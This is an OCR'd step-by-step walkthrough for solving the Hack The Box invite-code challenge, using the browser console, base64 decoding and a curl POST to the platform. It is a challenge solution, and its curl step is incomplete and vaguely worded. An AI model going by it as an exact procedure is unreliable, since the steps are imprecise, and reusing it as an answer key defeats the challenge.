
HACK THE BOX PEN-TESTING LABS

Hack The Box is an online Platform allowing you to test your penetration testing skills and exchange ideas and methodologies with thousands of people in the security field.


Steps for joining Hackthebox Pen-Testing Labs




Step1. Click on Join




Step2. Now open Inspect and go to console




Step3. Now type makeInvitecode() in console so that you can get invite code of hackthebox to join in encrypted form




Step4. Now you get enctype of “BASE64” and then go to https://www.base64decode.org/ and Decode that code




Step5. Now open terminal and type “curl -XPOST https://www.hackthebox.eu/” and paste that Decode in terminal and now you will get another Encrypted code for Invite Code of hackthebox




Step6. Now paste that code to https://www.base64decode.org/ and now you will get Invite Code Finally to join hackthebox.eu/




Step7. Paste that Invite code to www.hackthebox.eu/invite/




Step8. Now signup for www.hackthebox.eu/

